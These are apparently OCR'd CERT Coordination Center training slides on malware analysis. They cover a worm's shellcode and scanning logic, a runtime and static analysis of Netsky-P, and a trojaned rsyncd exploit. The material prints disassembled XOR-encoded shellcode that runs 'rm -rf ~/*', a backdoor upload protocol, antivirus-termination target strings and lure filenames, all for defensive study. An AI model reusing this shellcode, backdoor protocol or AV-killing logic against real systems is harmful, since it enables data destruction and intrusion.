
- Utilized techniques detailed in paper written by LSD Research Group
  - Finds base address for Kernel32.dll using Process Environment Block (PEB)
    - › Makes code more universal then hard coding
    - › Prototyped in dcom.c (and MS-Blaster worm)
  - Resolves API Proc Addresses from library export tables using a hash matching algorithm
    - › Can help reduce the size of the shellcode
    - › Eliminates the need for function name strings and makes it more difficult to reverse
    - › Highlights the need for understanding the ASM code

Additional Insight Gained From Static Analysis (mslaugh)

- **Creates Mutex SILLY**
- **Reveals formula used to determine starting address for worm scanning/spreading activity**
  - **60% of the time**
    - **Uses 1st and 2nd Octet of infected system**
    - **Uses 3rd Octet of host until it is > 20, then it selects a random 3rd Octet**
    - **80% of time 4th Octet Starts at .1**
      - Other 20% of the time starts at .2
  - **40% of the time**
    - **1st Octet is random**
    - **2nd Octet is 1st Octet + 1**
    - **3rd and 4th Octet are random**
- **Reveals Date Range Trigger for DDoS attack**
  - **Day of Month > 15th (ie. 16th..End of Month)**
  - **Months Sep..Dec**

*Network Packet Capture (During DDoS Time Window)

- Monitoring traffic capture to test system reveals a DNS query for example.org
- Attempts to connect to 135/tcp on systems (as seen before)
- SYN Flood pkts to 80/tcp (HTTP) can be seen throughout the dump



Questions? Feedback?

Sample Analysis Runtime

CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890

The CERT Coordination Center is part of the Software Engineering Institute. The Software Engineering Institute is sponsored by the U.S. Department of Defense.

Identify the File

- Email attachment filename: message.scr
- Scanned with AntiVirus (AV) – W32/Netsky-P
- Tested on: Windows XP SP1a
- Packed: PEid and Stud_PE - FSG 1.0

Filemon / Regmon

- **Filemon**
  - **Excluding the following processes: VMwareService.exe; VMwareUser.exe; Regmon.exe; regshot.exe; procexp.exe; Filemon.exe**
  - **Logging: Log Reads and Writes**
- **Regmon**
  - **Excluding the following processes: Regmon.exe; VMwareService.exe; regshot.exe; procexp.exe; VMwareUser.exe; Filemon.exe**
  - **Logging: Log Reads, Writes, Successes, Errors**

Mutex Created Strings Observed

- Process Explorer shows creation of Mutex
  - 'D'r'o'p'p'e'd'S'k'y'N'e't' (exe Mutex)
  - _-o0]xX|-S-k-y-N-e-t|Xx[0o-_ (dll Mutex)

- Bintext reveals other interesting strings
  - U'l't'i'm'a't'i'v'e 'E'n'c'r'y'p't'e'd 'W'o'r'm'D'r'o'p'p'e'r' 'b'y 'S'k'y'N'e't'.'C'Z' 'C'o'r'p*'
  - 'S'k'y'N'e't'F'i'g'h't's'B'a'c'k

Network Listeners

- TCPView reveals network listeners
  - Starts listener on any TCP ephemeral port (port at or above 1024/TCP)
  - Built in SMTP engine (port 25/TCP)

Malware Install

- Filemon reveals malware copies itself to c:windows\fvprotect.exe
- Regshot shows new registry value added
  - Registry Key
    - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - New value
    - Norton Antivirus AV c:\windows\fvprotect.exe
- This new value will allow malware to restart itself after a system reboot

Propagation

- **Using Windows advanced file search**
  - **Searched for any files modified on the date the malware was tested. Also included System/Hidden files**
  - **Drops a copy of itself in Directories that contained the following name:**
    - **Downloads**
    - **Downloader**
    - **.NetworkShare**
    - **Upload**
- **Filemon logs confirm this**
- **Also Confirmed with Public Source Analysis**

Propagation (2)

- Using Windows advanced file search
  - Searched for any files modified on the date the malware was tested. Also included System/Hidden files
  - Dropped files in C:\Windows:
    - base64.tmp - MIME copy
    - zip1.tmp - MIME copy in zip archive
    - zip2.tmp - MIME copy in zip archive
    - zip3.tmp - MIME copy in zip archive
    - zipped.tmp - Copy in zip archive
- Filemon logs confirm this

DNS lookups

- tcpdump capture from linux host on the lab network revealed DNS MX queries
  - Queries for MX records of harvested email addresses
  - Additional MX record lookups
    - sexnet.com
    - alloverme.com
    - mehoff.com
    - boyzzz.com
    - son.net
    - martin.net

DNS lookups (2)

- tcpdump capture from linux host on the lab network revealed the following additional DNS queries
  - 21cn.com
  - zip.to
  - speakeasy.net
  - familiehaase.de
  - example.com
  - buyzyrar.com
  - winzyrarus.com
  - diana.dti.nezy.jp
  - rarzy.com.tw
  - rarzysoft.be
  - razyr.cz
  - adczy-soft.com
  - winzyrar.de
  - winzyrar.it

Attempts to Spread via File Sharing

- Using Windows advanced file search
  - Searched for any files modified on the date the malware was tested. Also included System/Hidden files
  - Located copies of the malware with file names that will attract download. Some Examples include:
    - 1001 Sex and more.rtf.exe
    - Doom 3 release 2.exe Microsoft WinXP Crack full.exe
    - 3D Studio Max 6 3dsmax.exe
    - E-Book Archive2.rtf.exe MS Service Pack 6.exe
    - ACDSee 10.exe
    - Eminem blowjob.jpg.exe
    - netsky source code.scr
    - Adobe Photoshop 10 crack.exe
    - Eminem full album.mp3.exe
    - Norton Antivirus 2005 beta.exe
- Filemon logs confirm this

Questions? Feedback?

Sample Analysis
Reverse Engineering –vs– Runtime

CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890

Virus Analysis

- **Basic functionality revealed via runtime analysis**

- **Static analysis gives insight into:**
  - **Meaning of events observed in runtime analysis**
  - **Details of how code works**
  - **Information on how backdoor function works**

Blocked Access to Files Run-time Analysis

- Not able to launch taskmgr from CTRL-ALT-DEL or any other means
- Other tools like regedit also won't launch

Blocked Access to Files Static Analysis

- Finds files with the following attributes:
  - Any of the following strings in the filename:
    - reged
    - msconfig
    - task
- File extension begins with an ‘E’ or ‘e’
- Uses the following CreateFile call to create and exclusive lock on the file so it can not be accessed:

```
seg001:00401C05 open_file_no_share_allowed proc near    ; CODE XREF: start+30 p
seg001:00401C05                                         ; start+86A p ...
seg001:00401C05                 push    NULL            ; hTemplateFile
seg001:00401C07                 push    FILE_ATTRIBUTE_ARCHIVE ; dwFlagsAndAttributes
seg001:00401C09                 push    edi             ; dwCreationDisposition
seg001:00401C0A                 push    NULL            ; lpSecurityAttributes
seg001:00401C0C                 push    NULL            ; dwShareMode
seg001:00401C0E                 push    RW_ALL          ; dwDesiredAccess
seg001:00401C13                 push    offset data_buffer ; lpFileName
seg001:00401C18                 call    CreateFileA
```

Creates Registry Entries Runtime Analysis

- "rD"=dword:00000102
- "t1"="lab"
- "t3"="C:\\WINDOWS\\System32\\Norton Update.exe"
- "t4"="C:\\WINDOWS\\System32\\mhblbwmk.dll"
- "t5"="C:\\WINDOWS\\System32\\qvnurivs.dll"
- "t6"="C:\\WINDOWS\\System32\\vfvnvpef.dll"
- "t7"="C:\\WINDOWS\\System32\\rcfypuxn.dll"
- "t8"="C:\\WINDOWS\\System32\\tkqiwntj.dll"
- "t9"="C:\\WINDOWS\\System32\\ngqpipgr.dll"
- "tA"="C:\\WINDOWS\\System32\\dkbsicvg.dll"
- "tB"="C:\\WINDOWS\\System32\\jxdimcxd.dll"
- "tC"="C:\\WINDOWS\\System32\\jafpfqwk.dll"
- "tD"="C:\\WINDOWS\\System32\\mzzgbtgq.dll"
- "tE"="C:\\WINDOWS\\System32\\lghtbydr.dll"
- "tZ"="C:\\WINDOWS\\System32\\knsoavtd.dll"
- "mA"="C:\\Malwaretk\\lordpe\\SDK\\LordPE\\LDS\\Examples\\LDS_TaskViewer.exe"
- "lA"="C:\\Program Files\\Messenger"
- "lB"="C:\\Program Files\\MSN\\MSNCoreFiles"
- "mB"="C:\\WINDOWS\\regedit.exe"
- "mC"="C:\\WINDOWS\\TASKMAN.EXE"
- "mD"="C:\\WINDOWS\\PCHealth\\HelpCtr\\Binaries\\msconfig.exe"
- "t2"="inet@microsoft.com"
- "mE"="C:\\WINDOWS\\system32\\regedt32.exe"
- "mF"="C:\\WINDOWS\\system32\\schtasks.exe"
- "mG"="C:\\WINDOWS\\system32\\taskkill.exe"
- "mH"="C:\\WINDOWS\\system32\\tasklist.exe"
- "mI"="C:\\WINDOWS\\system32\\taskman.exe"
- "mJ"="C:\\WINDOWS\\system32\\taskmgr.exe"
- "mK"="C:\\WINDOWS\\system32\\dllcache\\msconfig.exe"
- "mL"="C:\\WINDOWS\\system32\\dllcache\\regedit.exe"
- "mM"="C:\\WINDOWS\\system32\\dllcache\\regedt32.exe"
- "mN"="C:\\WINDOWS\\system32\\dllcache\\sctasks.exe"
- "mO"="C:\\WINDOWS\\system32\\dllcache\\taskkill.exe"
- "mP"="C:\\WINDOWS\\system32\\dllcache\\tasklist.exe"
- "mQ"="C:\\WINDOWS\\system32\\dllcache\\taskman.exe"
- "mR"="C:\\WINDOWS\\system32\\dllcache\\taskmgr.exe"

Creates Registry Entries Static Analysis

- **Meaning of these registry entries is revealed. Some examples include:**
  - **rD**
    - **indicates state of the malware**
  - **t3**
    - **Name of malware file installed on system**
  - **t4**
    - **Copy of running malware with <randname>.dll**
  - **t5, t6, t7, t8, t9, tA, tB, tC, tD, tE**
    - **Store filenames of harvested email addresses**
  - **m<x>**
    - **Contains filenames found that contain strings (used to block access to files):**
      - reged
      - msconfig
      - task

File System Scanning Runtime Analysis

- Scans entire file system
- Opens and reads files with the following extensions:
  - htm
  - wab
  - txt
  - dbx
  - tbb
  - asp
  - php
  - sht
  - adb
  - mbx
  - eml
  - pmr
  - fpt
  - inb

File System Scanning Static Analysis

- Scans entire file system
- Opens and reads files with the following extensions:
  - htm
  - wab
  - txt
  - dbx
  - tbb
  - asp
  - php
  - sht
  - adb
  - mbx
  - eml
  - pmr
  - fpt
  - inb
- These files are scanned from strings that match email address format.
- If WAN filename is listed in registry WAB file is opened and addresses are collected
- email address data collected above is used for mailing to spread the malware.

Spread via File Sharing

- Run-time analysis
  - Finds any directories that contain the strings
    - music
    - upload
    - share

- Static analysis
  - When found, copies itself to these directories using the following names (50% chance of each name)
    - winamp 5.7 new!.exe
    - ICQ 2005a new!.exe

Terminate Security Applications Runtime Analysis

- AV software process terminated on test system

Terminate Security Applications Static Analysis

- In setup phase, it scans directories for files with the following strings in their names:
  - syman
  - viru
  - trend
  - secur
  - panda
  - cafee
  - sopho
  - kasper
- If found, the directory name is recorded in a registry value
- When malware is installed and starts running, it searches the directories saved in the registry values for .exe files
- If the size of the file is not = 11745 Bytes (the size of the malware file), malware attempts to terminate processes with files name

Internet Connection Test

- **Runtime analysis shows connection attempts to microsoft.com port 80/tcp**

- **Static analysis show that once installed on the system, the malware will loop waiting for a successful TCP connection to microsoft.com:80/tcp**

Spread via Email Runtime Analysis

- **Malware sends out messages containing the malware as a file attachment**

Spread via Email Static Analysis

- Starts 10 mailer threads
  - One for each of 10 files listed in registry entries
  - Note: These files contain the collected email addresses. The addresses are distributed evenly across the 10 .dll files named in registry values t5..t9, tA..tE (stores any remainder addresses in the last file tE)
- Mailer threads send a message containing the malware to each of the specific harvested addresses
- When collected addresses are exhausted, threads loop sending the malware message to random usernames in the domain of the harvested email addresses
- Attempts to send using infected system's default user name and SMTP server and account information (harvested from registry).

Backdoor Listener Runtime Analysis

Starts backdoor listener on 8181/tcp

Backdoor Listener Static Analysis

- Purpose of listener on port 8181/tcp is for upload and execution of arbitrary files

- Upload protocol is as follows:
  - Send 4 bytes 'SNAF'
  - Send the file
  - Send VEGE appended to the tail

- Once this format of file is received, it will write the file to a.exe and attempt to execute it

Questions? Feedback?

Carnegie Mellon
Software Engineering Institute

CERT Coordination Center
15 Years of Service
1988 - 2003

Sample Analysis
Static Analysis
Source Code and Reverse Engineering

CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890

The CERT Coordination Center is part of the Software Engineering Institute. The Software Engineering Institute is sponsored by the U.S. Department of Defense.

rsyncd exploit source code

- Exploit claimed to attack rsyncd <= version 2.5.1
- Modeled after POC code sorsync.c by sorbo
- Compiles and executes on unix platforms

Static Analysis
Source Code Analysis

```
int main(int argc, char *argv[]) {
        int opt;
        int m = 0;
        int len = -4;
        int line = 0xC0000000;
        int check = 1;
        int brute = 0; /* bruteforce ;D */
        int l = 1;
        int align = 0;
        (long) funct = &shellcode2;
...
<Code deleted from presentation processes cmdline arguments>
...
        funct();
...
```

- **Call to funct() causes shellcode2 bytes to be executed because of pointer reference declared at start of main()**

Static Analysis of shellcode2

- shellcode2 is XOR encoded

```
seg000:00000000                 jmp     short sec_call_Xor_Decode
seg000:00000002
seg000:00000002 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
seg000:00000002
seg000:00000002 ; Attributes: noreturn
seg000:00000002
seg000:00000002 Xor_Decode      proc near               ; CODE XREF: seg000:sec_call_Xor_Decode p
seg000:00000002                 pop     esi
seg000:00000003                 xor     ecx, ecx
seg000:00000005                 mov     cl, 75          ; Set loop counter to decode 75 Bytes
seg000:00000007                 mov     al, 0FFh
seg000:00000009
seg000:00000009 loop_Decode:                            ; CODE XREF: Xor_Decode+C j
seg000:00000009                 xor     [esi], al
seg000:0000000B                 dec     al
seg000:0000000D                 inc     esi
seg000:0000000E                 loop    loop_Decode
seg000:00000010                 jmp     short Decoded_Bytes
seg000:00000010 Xor_Decode      endp
seg000:00000010
seg000:00000012 ; ---------------------------------------------------------------------------
seg000:00000012
seg000:00000012 sec_call_Xor_Decode:                    ; CODE XREF: seg000:00000000 j
seg000:00000012                 call    Xor_Decode
```

- Decode bytes with simple IDC script

Static Analysis of shellcode2

```
seg000:00000017 Decoded_Bytes:                          ; CODE XREF: Xor_Decode+E j
seg000:00000017                 call    sub_41
seg000:00000017 ; ---------------------------------------------------------------------------
seg000:0000001C aBinSh          db '/bin/sh',0
seg000:00000024 aSh             db 'sh',0
seg000:00000027 aC              db '-c',0
seg000:0000002A aDelHomeDir     db 'rm -rf ~/* 2>/dev/null',0
seg000:00000041
seg000:00000041 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
seg000:00000041 sub_41          proc near               ; CODE XREF: seg000:Decoded_Bytes p
seg000:00000041                 pop     ebp             ; ebp = *aBinSh (will be used as path arg to execve)
seg000:00000041                                         ; esp = *aSh (beginning of **argv[])
seg000:00000042 ;
seg000:00000042 ; Setup null terminated char* array on stack for arguments
seg000:00000042 ;
seg000:00000042                 xor     eax, eax        ; EAX = 0
seg000:00000044                 push    eax             ; NULL
seg000:00000045                 lea     ebx, [ebp+14]   ; EBX = *aDelHomeDir ('rm -rf ~/* 2>/dev/null')
seg000:00000048                 push    ebx
seg000:00000049                 lea     ebx, [ebp+11]   ; EBX = *aC  ('-c')
seg000:0000004C                 push    ebx
seg000:0000004D                 lea     ebx, [ebp+8]    ; EBX = *aSh ('sh')
seg000:00000050                 push    ebx
seg000:00000051 ;
seg000:00000051 ; EBX = path
seg000:00000051 ;
seg000:00000051                 mov     ebx, ebp        ; EBX = *aBinSh ('/bin/sh')
seg000:00000053 ;
seg000:00000053 ;The pointers to the argv[](s) were pushed onto the stack above
seg000:00000053 ;  'sh -c rm -rf ~/* 2>/dev/null'
seg000:00000053 ;
seg000:00000053                 mov     ecx, esp        ; **argv[] = top of stack
seg000:00000053
seg000:00000053
seg000:00000055                 xor     edx, edx        ; env[] = NULL
seg000:00000057                 mov     al, 0Bh         ; al = 0x0b (11 = code for exevc)
seg000:00000059                 int     80h             ; LINUX - sys_execve
seg000:0000005B                 mov     ebx, eax
seg000:0000005D                 xor     eax, eax
seg000:0000005F                 inc     eax             ; EAX = 1 (code for exit)
seg000:00000060                 int     80h             ; LINUX - sys_exit
seg000:00000060 sub_41          endp
```

Static Analysis of shellcode2

- **Analysis of shellcode2 reveals this exploit code targets the person using it instead of an rsync service on a remote machine.**

True function:

Delete all files from the users home directory

- **In reality, this code was a copy of an older exploit that had the shellcode2 and pointer function call added to exploit the person attempting to use it.**

Questions? Feedback?

CERT® Contact Information

CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
4500 Fifth Avenue
Pittsburgh PA 15213-3890
USA

Hotline: **+1 412 268 7090**

CERT personnel answer 8:00 a.m. — 5:00 p.m. EST(GMT-5) / EDT(GMT-4), and are on call for emergencies during other hours.

Fax: **+1 412 268 6989**

Web: **http://www.cert.org/**

Email: **cert@cert.org**